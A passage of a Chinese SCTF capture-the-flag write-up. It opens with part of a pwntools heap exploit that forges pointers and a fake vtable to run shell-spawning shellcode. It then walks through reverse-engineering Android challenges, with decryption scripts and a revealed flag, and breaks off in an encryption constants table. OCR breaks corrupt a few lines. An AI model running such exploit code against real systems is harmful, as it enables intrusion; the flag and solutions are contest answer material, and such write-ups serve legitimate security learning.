                payload += p64(0xf8) + p64(prog_base+0x202050)
                payload += p64(0x1000) + p64(addr)
                fill(0, payload + '\n')
                sleep(0.5)
                fill(1, content + '\n')


            vuln_write(mmap_addr, asm(shellcraft.sh()))

            add(0x20)

            payload2 = p64(0) + p64(0)
            payload2 += p64(0xf8) + p64(prog_base+0x202050)
            payload2 += p64(0) + p64(0)
            RE
            payload2 += p64(0) + p64(0)
            payload2 += p64(8) + '\x48'
            fill(0, payload2 + '\n')
            fill(3, '\x61\x00\n')


            payload3 = p64(0) + p64(0)
            payload3 += p64(0xf8) + p64(prog_base+0x202050)
            payload3 += p64(0) + p64(0)
            payload3 += p64(0) + p64(0)
            payload3 += p64(8) + '\x58'
            fill(0, payload3 + '\n')
            fill(3, '\x10\x75\n')
```

```
        payload4 = p64(0) + p64(0)
        payload4 += p64(0xf8) + p64(prog_base+0x202050)
        payload4 += p64(0) + p64(0)
        payload4 += p64(0) + p64(0)
        payload4 += p64(0x1000) + '\x60'
        fill(0, payload4 + '\n')
        fake_vtable = prog_base + 0x202070
        payload5 = p64(2) + p64(3)
        payload5 = payload5.ljust(0xb8,'\x00')
        payload5 += p64(fake_vtable)

        fill(3, payload5 + '\n')

        payload6 = p64(0) + p64(0)
        payload6 += p64(0xf8) + p64(prog_base+0x202050)
        payload6 += p64(mmap_addr) * 8
        fill(0, payload6 + '\n')

        #now trigger
        sleep(0.1)
        sl(1)
        sla('Size', 1)
        sleep(0.1)
        if ctx.connected():
        irt()
    except EOFError:
        pass
```

Re

music

> 出题人：0x指纹
>
> 解题人数：12
>
> 最终分数：645

app 打开后会播放《早春的树》，播放完后才能输入 flag，若错误需要重新听歌，可将 app 入 口活动改为 Main2Activity，即可直接输入 flag。

MainActivity 播放歌曲，进入 Main2Activity 点击按钮后会启动和绑定一个服务，即类 s。 类 s 中的 a 方法是进行 md5 加密。方法是查询 sctf.db 返回字符串” hellosctf”。方法是变形 的 rc4 加密，对输入进行加密，密钥是 md5 加密”hellosctf”。方法 g 是加密得到的密文和”C28BC39DC3A6C283C2B3C39DC293C289C2B8C3BAC29EC3AhC3A7C29A1654C3AF28C3A1C2B1215B53”进行对比。

点击按钮后面的过程就是对输入进行变形 rc4 加密，再进行对比。 注意有一个类 p，作用是 Bytes->HexString.toUpperCase()，在 md5 加密后得到的 bytes 和变

形 rc4 加密得到的 String 进行 getBytes()得到的 bytes 都进行了这样的处理。

说一下 rc4 的变形，除了最后的 String 字符串每个字符赋值处的一行代码有改动外，还有就 是对得到的 String 先 getBytes()，然后再 Bytes->HexString.toUpperCase()。 因此在写脚本时候，需要先将对比的字符串进行 HexString->Bytes，接着 String(Byte[])得到 String，然后即可正常进行 rc4 解密。

当然 rc4 是流加密，还可以进行爆破。


Strange apk

> 出题人：0xE4s0n
>
> 解题人数：28
>
> 最终分数：425

壳程序分析

在AndroidManifest中发现程序主活动与包名不同

并且自定义了Application



```
protected void attachBaseContext(Context context) {
    super.attachBaseContext(context);
    StringBuilder stringBuilder;
    try {
        WeakReference weakReference;
        File dir = getDir("sctf_odex", 0);
        File dir2 = getDir("sctf_lib", 0);
        this.odexPath = dir.getAbsolutePath();
        this.libPath = dir2.getAbsolutePath();
        stringBuilder = new StringBuilder();
        stringBuilder.append(dir.getAbsolutePath());
        stringBuilder.append("/sctf.apk");
        this.apkFileName = stringBuilder.toString();
        dir = new File(this.apkFileName);
        StringBuilder stringBuilder2 = new StringBuilder();
        stringBuilder2.append("apk size:");
        stringBuilder2.append(dir.length());
        Log.i("demo", stringBuilder2.toString());
        if (!dir.exists()) {
            dir.createNewFile();
            splitPayLoadFromDex(getFromAssets("data"));
        }
        Object invokeStaticMethod = s.invokeStaticMethod("android.app.ActivityThread", "currentActivityThread", new Class[0], new Object[0]);
        String packageName = getPackageName();
        if (VERSION.SDK_INT < 19) {
            weakReference = (WeakReference) ((HashMap) s.getFieldOjbect("android.app.ActivityThread", invokeStaticMethod, "mPackages")).get(packageName);
        } else {
            weakReference = (WeakReference) ((ArrayMap) s.getFieldOjbect("android.app.ActivityThread", invokeStaticMethod, "mPackages")).get(packageName);
        }
        DexClassLoader dexClassLoader = new DexClassLoader(this.apkFileName, this.odexPath, this.libPath, (ClassLoader) s.getFieldOjbect("android.app.Lo
        s.setFieldOjbect("android.app.LoadedApk", "mClassLoader", weakReference.get(), dexClassLoader);
        stringBuilder = new StringBuilder();
        stringBuilder.append("classloader:");
        stringBuilder.append(dexClassLoader);
        Log.i("demo", stringBuilder.toString());
    } catch (Throwable e) {
        stringBuilder = new StringBuilder();
        stringBuilder.append("error:");
```

发现重写了attachBaseContext方法从Assets文件夹取出"data"文件加载为apk

而加载时又对文件进行了解密操作

```
private void splitPayLoadFromDex(byte[] bArr) throws IOException {
    bArr = decrypt(bArr);
    try {
        FileOutputStream fileOutputStream = new FileOutputStream(new File(this.apkFileName));
        fileOutputStream.write(bArr);
        fileOutputStream.close();
    } catch (Throwable e) {
        throw new RuntimeException(e);
    }
}

public byte[] getFromAssets(String str) throws IOException {
    InputStream open = getResources().getAssets().open(str);
    byte[] bArr = new byte[open.available()];
    open.read(bArr);
    return bArr;
}

private byte[] decrypt(byte[] bArr) {
    String str = "syclover";
    for (int i = 0; i < bArr.length; i++) {
        bArr[i] = (byte) (str.charAt(i % str.length()) ^ bArr[i]);
    }
    return bArr;
}
```

又在oncreate方法中通过反射动态加载了解出的apk的activity

```
Application application = (Application) s.invokeMethod("android.app.LoadedApk", "makeApplication", fieldObject2, new Class[](Boolean.TYPE, Instrumentation.class), new Object[](Boolean.valueOf(false),
s.setFieldObject("android.app.ActivityThread", "mInitialApplication", invokeStaticMethod, application);
for (Object invokeStaticMethod2 : ((ArrayMap) s.getFieldObject("android.app.ActivityThread", invokeStaticMethod2, "mProviderMap")).values()) {
    s.setFieldObject("android.content.ContentProvider", "mContext", s.getFieldObject("android.app.ActivityThread$ProviderClientRecord", invokeStaticMethod2, "mLocalProvider"), application);
}
StringBuilder stringBuilder = new StringBuilder();
stringBuilder.append("app:");
stringBuilder.append(application);
Log.i("demo", stringBuilder.toString());
application.onCreate();
} catch (Throwable e) {
StringBuilder stringBuilder2 = new StringBuilder();
stringBuilder2.append("error:");
stringBuilder2.append(Log.getStackTraceString(e));
Log.i("demo", stringBuilder2.toString());
e.printStackTrace();
string = null;
```

脱壳

本来解密后的apk是从/data/data/sctf.hello被删除了的

由于出题组疏忽放错了题目，没有删除可以直接copy出来

下面讲一讲删除后怎么做

方法一

看懂代码后 只需要将data文件取出进行解密

```
private static byte[] encrpt(byte[] srcdata){
    String src = "syclover";
    for(int i = 0;i<srcdata.length;i++){
        srcdata[i] = (byte)(src.charAt(i%src.length()) ^ srcdata[i]);
    }
    return srcdata;
}
```

方法二

在壳程序将源程序加载到data目录后，反射启动源程序前，下断点

即可在/data/data/sctf.hello文件夹下copy出源程序

方法三

利用内存dump工具将加载到内存的源程序dump出来，例如GG修改器

分析源程序

源程序对输入的字符进行了分隔

前半部分进行了base64加密

```
    s = ed.getText().toString();
    if (s.length() == 30) {
        StringBuilder stringBuilder;
        while (i < 12) {
            stringBuilder = new StringBuilder();
            stringBuilder.append(s1);
            stringBuilder.append(s.charAt(i));
            s1 = stringBuilder.toString();
            i++;
        }
        s1 = f.sctf(s1);
        while (i < 30) {
            stringBuilder = new StringBuilder();
            stringBuilder.append(s2);
            stringBuilder.append(s.charAt(i));
            s2 = stringBuilder.toString();
            i++;
        }
        if (s1.equals("c2N0ZntXM2xjMG1l")) {
            Intent intent = new Intent();
            intent.putExtra("data_return", s2);
            s.this.setResult(-1, intent);
            s.this.finish();
            return;
        }
        Toast.makeText(s.this.getApplicationContext(), "something wrong", 1).show();
        return;
    }
    Toast.makeText(s.this.getApplicationContext(), "something wrong", 1).show();
}
```

后半部分与MD5加密后的"syclover"相拼接

```
    try {
        MessageDigest md = MessageDigest.getInstance("MD5");
        md.update("syclover".getBytes());
        key = new BigInteger(1, md.digest()).toString(16);
    } catch (Exception e) {
        e.printStackTrace();
    }
    if (f.encode(data.getStringExtra("data_return"), key).equals("~8t808_8A8n848r808i8d8-8w808r8l8d8}8")) {
        tv.setVisibility(0);
        bu.setVisibility(4);
        return;
    }
```

```java
public static String encode(String str, String key) {
    int s = str.length();
    int c = key.length();
    StringBuilder t = new StringBuilder();
    for (int f = 0; f < s; f++) {
        t.append(str.charAt(f));
        t.append(key.charAt(f / c));
    }
    return t.toString();
}
```

PAYLOAD

```python
import base64
import sys

str1 = "c2N0ZntXM2xjMG1l"
str2 = "~8t808_8A8n848r808i8d8-8w808r8l8d8}8"

j = 0
sys.stdout.write(base64.b64decode(str1))
for i in str2:
    if j % 2 == 0:
        sys.stdout.write(i)
    j += 1
```

flag：**sctf{W3lc0me~t0_An4r0id-w0rld}**

Who is he?

> 出题人：xxx
>
> 解题人数：5
>
> 最终分数：833

1.正常逆向得解密算法。 2.解密。Net得解密算法

ojbk

> 出题人：0xpoker
>
> 解题人数：0
>
> 最终分数：1000

备注: python加密脚本

```
import os
import sys
import struct

big_box = [0x16A7ACAC, 0x47B82F2F, 0xAE316666, 0x89F10101, 0x9A084545, 0xFD985252,
0x3562CCCC, 0x3FDE7575, 0x56F7DCDC, 0x7532BCBC, 0x4FB22121, 0x9359A4A4, 0x03ED5858,
0xB896CACA, 0x3D68C2C2, 0xE26E1F1F, 0xFA700D0D, 0xAF6A8989, 0xEF3AF9F9, 0x67901717,
0xB7749B9B, 0x04050707, 0xA7608787, 0xED8C4E4E, 0x44557777, 0xECD7A1A1, 0xCF12C1C1,
0xF5925C5C, 0xBA207D7D, 0x53A93434, 0x1FF64D4D, 0x88AAEEEE, 0xC4F59797, 0x0ABCB9B9,
0xA48DDFDF, 0x6929A9A9, 0xF4C9B3B3, 0x5C4B6565, 0xDE5D3232, 0x0BE75656, 0x02B6B7B7,
0xB62F7474, 0xF321ECEC, 0x76DFE4E4, 0xEE611616, 0x2A948181, 0xC31DC8C8, 0x6F9A1919,
0x0EB9BEBE, 0xD4E18B8B, 0xF99D5555, 0x63951010, 0x551A8484, 0xB9CD2525, 0xC5AE7878,
0x07E85F5F, 0x8E195E5E, 0x368F9494, 0x1945FDFD, 0xE730F7F7, 0xBF7E9595, 0xC8FA9E9E,
0x2E918686, 0x4EE9CECE, 0x34392323, 0xF8C6BABA, 0x7D38B2B2, 0x38362A2A, 0x85FE0808,
0xF0CCB4B4, 0x43BD2828, 0x50446C6C, 0xCA4C2929, 0xB499C3C3, 0xE9894949, 0xD70CD3D3,
0xD0E48C8C, 0x055EE8E8, 0x3167CBCB, 0x6C774141, 0x181E1212, 0x450E9898, 0xF724EBEB,
0xDF06DDDD, 0x9DE01A1A, 0xBB7B9292, 0xCE492E2E, 0xB5C22C2C, 0x5AF8D5D5, 0x4D049696,
0x1D40FAFA, 0xCDA47676, 0x6B9F1E1E, 0x80A0E0E0, 0x8DF40606, 0xD9B56D6D, 0x96074C4C,
0x95EA1414, 0xA63B6868, 0x52F2DBDB, 0x647D4F4F, 0x92024B4B, 0x13F94444, 0xD5BA6464,
0x9B53AAAA, 0xE4DDAFAF, 0xC6432020, 0x12A2ABAB, 0x9F56ADAD, 0xB3719C9C, 0xBDC82222,
0xA3658080, 0x6D2CAEAE, 0x242D3F3F, 0x303C2424, 0xD2523B3B, 0x6EC1F6F6, 0x81FB0F0F,
0xAA346161, 0x14111B1B, 0x3C332D2D, 0x62CEFFFF, 0x82165757, 0xA9D93939, 0x114FF3F3,
0x3A809D9D, 0x975CA3A3, 0x706C5454, 0xA5D63030, 0x5FA63D3D, 0x49019191, 0x00000000,
0x584E6262, 0x74695353, 0x9CBBF5F5, 0x2BCF6E6E, 0xE335F0F0, 0x8CAFE9E9, 0x72DAE3E3,
0x37D47B7B, 0xA1D33737, 0x834DB8B8, 0x73810C0C, 0x1C1B1515, 0x2979D9D9, 0xAC87D1D1,
0xDA583535, 0x6526A0A0, 0x5D108A8A, 0x4AECC9C9, 0xA882D6D6, 0x5EFDD2D2, 0xDDB06A6A,
0xBC93CDCD, 0x10141C1C, 0xB1C72B2B, 0x4BB72626, 0x28223636, 0x3E859A9A, 0xBE257A7A,
0x86135050, 0x06B3B0B0, 0x2576D0D0, 0xEB3FFEFE, 0x8F42B1B1, 0xE8D2A6A6, 0xB09CC4C4,
0x0FE25151, 0x4C5F7979, 0x7137BBBB, 0x60784848, 0x2D7CDEDE, 0xF27A0303, 0x40507070,
0x015BEFEF, 0x0C0F0909, 0x7F8E0505, 0x229E8F8F, 0x328A9393, 0x77840B0B, 0xFCC3BDBD,
0x17FC4343, 0xD6573C3C, 0xE5864040, 0x7AD0EDED, 0x6123A7A7, 0xDCEB8585, 0x33D17C7C,
0x2FCA6969, 0xFB2BE2E2, 0x2173D7D7, 0x78665A5A, 0x0951E1E1, 0x0D54E6E6, 0x94B1FBFB,
0x1AA8A5A5, 0x2C273131, 0x8A1C5959, 0x269B8888, 0xEA641111, 0x7ED5EAEA, 0x1BF34A4A,
0x3BDB7272, 0x1EADA2A2, 0xA23E6F6F, 0xF1975B5B, 0x42E6C7C7, 0x54416B6B, 0x66CBF8F8,
0x90B4FCFC, 0xFF2EE5E5, 0x6AC4F1F1, 0xC2462727, 0xA088D8D8, 0xC9A17171, 0xCCFF9999,
0x7C635D5D, 0x59158D8D, 0xE66B1818, 0x396DC5C5, 0x23C56060, 0x84A5E7E7, 0xAB6F8E8E,
0xE1834747, 0x57AC3333, 0xB22A7373, 0x8B47B6B6, 0xFE750A0A, 0x20283838, 0xCB17C6C6,
0xADDC3E3E, 0x511F8383, 0xE0D8A8A8, 0xF67F0404, 0x793DB5B5, 0x154AF4F4, 0x68724646,
0x99E51D1D, 0x7B8B0202, 0xC718CFCF, 0x46E3C0C0, 0x485A7E7E, 0x98BEF2F2, 0xD8EE8282,
0x410B9F9F, 0x9E0D4242, 0xC0F09090, 0x080A0E0E, 0xDB03DADA, 0x27C06767, 0x5BA33A3A,
0xD309D4D4, 0x8748BFBF, 0xC1AB7F7F, 0x91EF1313, 0xD1BF6363, 0x9B9B74B7, 0x3131272C,
0xB6B6478B, 0x94948F36, 0x77775544, 0x29294CCA, 0x7E7E5A48, 0xEDEDD07A, 0x4444F913,
0x59591C8A, 0x8D8D1559, 0xE4E4DF76, 0x07070504, 0x9D9D803A, 0xC2C2683D, 0x2626B74B,
0x19199A6F, 0xB5B53D79, 0xA6A6D2E8, 0x8C8CE4D0, 0xDDDD06DF, 0x50501386, 0x05058E7F,
0x6767C027, 0x0D0D70FA, 0xD6D682A8, 0xEAEAD57E, 0xADAD569F, 0x53536974, 0x7D7D20BA,
0x6969CA2F, 0x7575DE3F, 0x161661EE, 0xDBDBF252, 0xD0D07625, 0xFEFE3FEB, 0x98980E45,
0xBDBDC3FC, 0xCFCF18C7, 0xBFBF4887, 0xA2A2AD1E, 0x04047FF6, 0x23233934, 0x4A4AF31B,
0x92927BBB, 0x10109563, 0xA3A35C97, 0xA4A45993, 0x24243C30, 0xF7F730E7, 0x4E4E8CED,
0x0808FE85, 0x6060C523, 0x3D3DA65F, 0x5D5D637C, 0x6A6AB0DD, 0x616134AA, 0x73732AB2,
0xE3E3DA72, 0x2B2BC7B1, 0x3939D9A9, 0xE7E7A584, 0x91910149, 0x38382820, 0xBCBC3275,
0xCDCD93BC, 0xFDFD4519, 0x5656E70B, 0xF9F93AEF, 0xB2B2387D, 0x65654B5C, 0x8F8F9E22,
0x494989E9, 0x5B5B97F1, 0x525298FD, 0x2C2CC2B5, 0x8686912E, 0xCACA96B8, 0x0B0B8477,
0x7C7CD133, 0x32325DDE, 0x3B3B52D2, 0xFAFA401D, 0x5C5C92F5, 0x00000000, 0x5F5FE807,
0xCBCB6731, 0xD7D77321, 0x2A2A3638, 0x7878AEC5, 0xCCCC6235, 0x6C6C4450, 0xABABA212,
0x4141776C, 0x3A3AA35B, 0xE2E22BFB, 0xDCDCF756, 0x36362228, 0x7A7A25BE, 0x62624E58,
0xF3F34F11, 0xEEEEAA88, 0x7F7FABC1, 0xC0C0E346, 0x0F0FFB81, 0x9C9C71B3, 0x18186BE6,
0x7272DB3B, 0x6363BFD1, 0x5A5A6678, 0xACACA716, 0x3737D3A1, 0xB4B4CCF0, 0xA1A1D7EC,
0x1B1B1114, 0xE8E85E05, 0x2E2E49CE, 0x8A8A105D, 0x89896AAF, 0x4545089A, 0x4B4B0292,
0xD2D2FD5E, 0x79795F4C, 0x9090F0C0, 0x02028B7B, 0x0606F48D, 0x03037AF2, 0x83831F51,
```

```
0x1E1E9F6B, 0x9999FFCC, 0xBBBB3771, 0xC7C7E642, 0x1313EF91, 0x9797F5C4, 0x3333AC57,
0x808065A3, 0xAFAFDDE4, 0x9F9F0B41, 0x6B6B4154, 0x0101F189, 0x8282EED8, 0x8B8BE1D4,
0x12121E18, 0x353558DA, 0xF1F1C46A, 0x0E0E0A08, 0x1A1AE09D, 0xA5A5A81A, 0x7B7BD437,
0x404086E5, 0xAEAE2C6D, 0xF0F035E3, 0xC6C617CB, 0x55559DF9, 0xE0E0A080, 0xC1C112CF,
0x95957EBF, 0x15151B1C, 0x5151E20F, 0xAAAA539B, 0xA8A8D8E0, 0x8E8E6FAB, 0x9696044D,
0xD5D5F85A, 0xFCFCB490, 0x6D6DB5D9, 0xDFDF8DA4, 0xDEDE7C2D, 0x3C3C57D6, 0x9A9A853E,
0xA7A72361, 0x09090F0C, 0xD3D30CD7, 0x272746C2, 0x57571682, 0x2525CDB9, 0x17179067,
0x666631AE, 0x48487860, 0xB8B84D83, 0x3E3EDCAD, 0x0C0C8173, 0xBABAC6F8, 0xB1B1428F,
0xB9B9BC0A, 0x54546C70, 0x42420D9E, 0x2121B24F, 0x8181942A, 0xE1E15109, 0x84841A55,
0xF4F44A15, 0xB7B7B602, 0xE9E9AF8C, 0xB3B3C9F4, 0x70705040, 0xEBEB24F7, 0xD9D97929,
0xF5F5BB9C, 0x93938A32, 0x5858ED03, 0xEFEF5B01, 0x2D2D333C, 0x474783E1, 0xF6F6C16E,
0xFFFFCE62, 0x6464BAD5, 0x0A0A75FE, 0x7676A4CD, 0xCECEE94E, 0x88889B26, 0x1C1C1410,
0x46467268, 0x4C4C0796, 0xFBFBB194, 0x878760A7, 0x4F4F7D64, 0x3030D6A5, 0xBEBEB90E,
0x74742FB6, 0x2F2FB847, 0x5E5E198E, 0x3F3F2D24, 0xC9C9EC4A, 0xD1D187AC, 0xD8D888A0,
0xECEC21F3, 0xE6E6540D, 0x2828BD43, 0x6E6ECF2B, 0x1D1DE599, 0x1414EA95, 0x1F1F6EE2,
0x2222C8BD, 0xA9A92969, 0x68683BA6, 0xF8F8CB66, 0xC5C56D39, 0x3434A953, 0xC3C399B4,
0x202043C6, 0xB0B0B306, 0xF2F2BE98, 0xC8C81DC3, 0x4D4DF61F, 0xDADA03DB, 0x7171A1C9,
0xE5E52EFF, 0xD4D409D3, 0xC4C49CB0, 0x9E9EFAC8, 0x6F6F3EA2, 0x4343FC17, 0x8585EBDC,
0xA0A02665, 0x111164EA, 0xE3C046E3, 0x6087A760, 0xE48CD0E4, 0x2F74B62F, 0x50704050,
0xFF99CCFF, 0x04964D04, 0xD939A9D9, 0x82D6A882, 0x5835DA58, 0x5A7E485A, 0xB06ADDB0,
0x6B18E66B, 0x975BF197, 0xA171C9A1, 0xCF6E2BCF, 0xEA1495EA, 0xB7264BB7, 0x719CB371,
0xED5803ED, 0xE9CE4EE9, 0xF64D1FF6, 0xCEFF62CE, 0x30F7E730, 0x9B88269B, 0x3166AE31,
0x207DBA20, 0x68C23D68, 0x362A3836, 0x91862E91, 0x6DC5396D, 0x6580A365, 0xC56023C5,
0x925CF592, 0xF4068DF4, 0x635D7C63, 0xB82F47B8, 0x38B27D38, 0x8E057F8E, 0x8640E586,
0xA8A51AA8, 0x18CFC718, 0xB1FB94B1, 0xA93453A9, 0x28382028, 0xD2A6E8D2, 0xC22CB5C2,
0xDAE372DA, 0xAE78C5AE, 0xDB723BDB, 0xB56DD9B5, 0xEE82D8EE, 0x3AF9EF3A, 0x5F794C5F,
0xA2AB12A2, 0x42B18F42, 0x32BC7532, 0x859A3E85, 0xF7DC56F7, 0x2EE5FF2E, 0x55774455,
0x79D92979, 0x87D1AC87, 0xA0E080A0, 0x93CDBC93, 0xBD2843BD, 0x5EE8055E, 0x96CAB896,
0x0A0E080A, 0xCBF866CB, 0x8347E183, 0xFB0F81FB, 0x2D3F242D, 0x416B5441, 0xF94413F9,
0xF34A1BF3, 0x6A89AF6A, 0x5BEF015B, 0x7D4F647D, 0xF090C0F0, 0x5CA3975C, 0xC9B3F4C9,
0x16578216, 0x27312C27, 0x4FF3114F, 0x37BB7137, 0xFDD25EFD, 0x7F04F67F, 0x665A7866,
0xC822BDC8, 0xBF63D1BF, 0xD17C33D1, 0x0E98450E, 0x62CC3562, 0x141C1014, 0x6116EE61,
0xAC3357AC, 0x26A06526, 0xE51D99E5, 0x51E10951, 0x3C24303C, 0x0CD3D70C, 0x17C6CB17,
0x40FA1D40, 0x6C54706C, 0x2A73B22A, 0xD7A1ECD7, 0x67CB3167, 0x95106395, 0xBA64D5BA,
0x48BF8748, 0x4627C246, 0x7A03F27A, 0x03DADB03, 0x700DFA70, 0xF8D55AF8, 0x7B92BB7B,
0x840B7784, 0x573CD657, 0x77416C77, 0x108A5D10, 0xD8A8E0D8, 0x4B655C4B, 0x523BD252,
0xD47B37D4, 0xEF1391EF, 0xA33A5BA3, 0x3B68A63B, 0xE18BD4E1, 0x39233439, 0x45FD1945,
0x24EBF724, 0xAAEE88AA, 0x0F090C0F, 0xBCB90ABC, 0xD5EA7ED5, 0x6411EA64, 0xC3BDFCC3,
0x59A49359, 0x1B151C1B, 0xDDAFE4DD, 0x2CAE6D2C, 0x9F1E6B9F, 0x12C1CF12, 0x01914901,
0x05070405, 0x3FFEEB3F, 0x72466872, 0xB6B702B6, 0x9E8F229E, 0x8A93328A, 0x257ABE25,
0x749BB774, 0x09D4D309, 0xE7560BE7, 0x4DB8834D, 0x88D8A088, 0x810C7381, 0x024B9202,
0xC72BB1C7, 0xECC94AEC, 0xF597C4F5, 0x90176790, 0x332D3C33, 0xDC3EADDC, 0x492ECE49,
0x1C598A1C, 0x5D32DE5D, 0xCCB4F0CC, 0x54E60D54, 0x158D5915, 0xC1F66EC1, 0x08459A08,
0x7CDE2D7C, 0x99C3B499, 0xCD25B9CD, 0xF10189F1, 0x1E12181E, 0xFA9EC8FA, 0x53AA9B53,
0x94812A94, 0x8949E989, 0x1F83511F, 0x8DDFA48D, 0xF2DB52F2, 0xB3B006B3, 0xDFE476DF,
0xC06727C0, 0xD630A5D6, 0x9852FD98, 0x13508613, 0xBBF59CBB, 0x2BE2FB2B, 0x22362822,
0x3E6FA23E, 0xE85F07E8, 0xE01A9DE0, 0x3461AA34, 0x9D55F99D, 0x111B1411, 0x3DB5793D,
0x78486078, 0x809D3A80, 0x4320C643, 0x195E8E19, 0xA63D5FA6, 0x00000000, 0xE6C742E6,
0x76D02576, 0x6F8EAB6F, 0xADA21EAD, 0x074C9607, 0x8F94368F, 0x35F0E335, 0xC6BAF8C6,
0x47B68B47, 0xDE753FDE, 0xAB7FC1AB, 0xD0ED7AD0, 0x0B9F410B, 0xD337A1D3, 0xE2510FE2,
0x4E62584E, 0x1DC8C31D, 0x4AF4154A, 0x446C5044, 0xC4F16AC4, 0x9A196F9A, 0x06DDDF06,
0xB2214FB2, 0xA476CDA4, 0x8B027B8B, 0xA7AC16A7, 0xB4FC90B4, 0xFE0885FE, 0xAFE98CAF,
0x69537469, 0xEB85DCEB, 0x73D72173, 0xB9BE0EB9, 0xCA692FCA, 0xA5E784A5, 0x9CC4B09C,
0x21ECF321, 0x23A76123, 0x0D429E0D, 0x7E95BF7E, 0x29A96929, 0x750AFE75, 0x6E1FE26E,
0x56AD9F56, 0x4C29CA4C, 0x8C4EED8C, 0xBEF298BE, 0x1A84551A, 0xFC4317FC, 0x4EED4E8C,
0x196F199A, 0xB883B84D, 0x7ABE7A25, 0x441344F9, 0x8BD48BE1, 0x7DBA7D20, 0xD1ACD187,
0x52FD5298, 0xE476E4DF, 0xDADBDA03, 0x5A785A66, 0xEF01EF5B, 0xA397A35C, 0xA51AA5A8,
0x068D06F4, 0x87A78760, 0x4B924B02, 0x07040705, 0xE372E3DA, 0x0F810FFB, 0xC1CFC112,
0xA969A929, 0x5BF15B97, 0x264B26B7, 0x459A4508, 0x812A8194, 0xEE88EEAA, 0x9436948F,
0xA6E8A6D2, 0x95BF957E, 0xF415F44A, 0x3F243F2D, 0xDC56DCF7, 0xF866F8CB, 0x9845980E,
0xC539C56D, 0x018901F1, 0xDFA4DF8D, 0xB006B0B3, 0x97C497F5, 0x0E080E0A, 0x8EAB8E6F,
0x6C506C44, 0x1FE21F6E, 0xC046C0E3, 0xECF3EC21, 0x6258624E, 0x55F9559D, 0x1E6B1E9F,
```

```
0xF0E3F035, 0xDE2DDE7C, 0xD929D979, 0x6FA26F3E, 0xA493A459, 0x7B377BD4, 0x32DE325D,
0x9D3A9D80, 0xF16AF1C4, 0x18E6186B, 0xB90AB9BC, 0x3D5F3DA6, 0x151C151B, 0x335733AC,
0xDB52DBF2, 0x0AFE0A75, 0x82D882EE, 0x1A9D1AE0, 0xF298F2BE, 0xAB12ABA2, 0xCFC7CF18,
0x89AF896A, 0xD3D7D30C, 0xD4D3D409, 0xFB94FBB1, 0x692F69CA, 0x027B028B, 0x74B6742F,
0xE784E7A5, 0xB702B7B6, 0x6E2B6ECF, 0x3CD63C57, 0x47E14783, 0x7FC17FAB, 0x00000000,
0x9BB79B74, 0x602360C5, 0xCB31CB67, 0x04F6047F, 0x61AA6134, 0xD025D076, 0xCC35CC62,
0x1218121E, 0x80A38065, 0x655C654B, 0x8F228F9E, 0xF59CF5BB, 0xC4B0C49C, 0x6DD96DB5,
0x510F51E2, 0x090C090F, 0xFC90FCB4, 0x76CD76A4, 0x11EA1164, 0xAD9FAD56, 0x91499101,
0x90C090F0, 0x9EC89EFA, 0x139113EF, 0xCAB8CA96, 0x36283622, 0x2CB52CC2, 0x71C971A1,
0x5D7C5D63, 0x429E420D, 0xE080E0A0, 0xE5FFE52E, 0x284328BD, 0x312C3127, 0xAC16ACA7,
0x723B72DB, 0xFF62FFCE, 0xB68BB647, 0x40E54086, 0xC94AC9EC, 0xD55AD5F8, 0x560B56E7,
0x4C964C07, 0x68A6683B, 0xCE4ECEE9, 0x5F075FE8, 0x7E487E5A, 0x8A5D8A10, 0xD721D773,
0x4D1F4DF6, 0x30A530D6, 0x25B925CD, 0xCDBCCD93, 0xE2FBE22B, 0xB18FB142, 0x8826889B,
0x2D3C2D33, 0x3EAD3EDC, 0x77447755, 0x73B2732A, 0x5E8E5E19, 0x5CF55C92, 0xBAF8BAC6,
0x53745369, 0x0DFA0D70, 0xEBF7EB24, 0xAA9BAA53, 0x1D991DE5, 0x672767C0, 0x964D9604,
0xBB71BB37, 0x8455841A, 0x78C578AE, 0x214F21B2, 0x6ADD6AB0, 0xD8A0D888, 0xB27DB238,
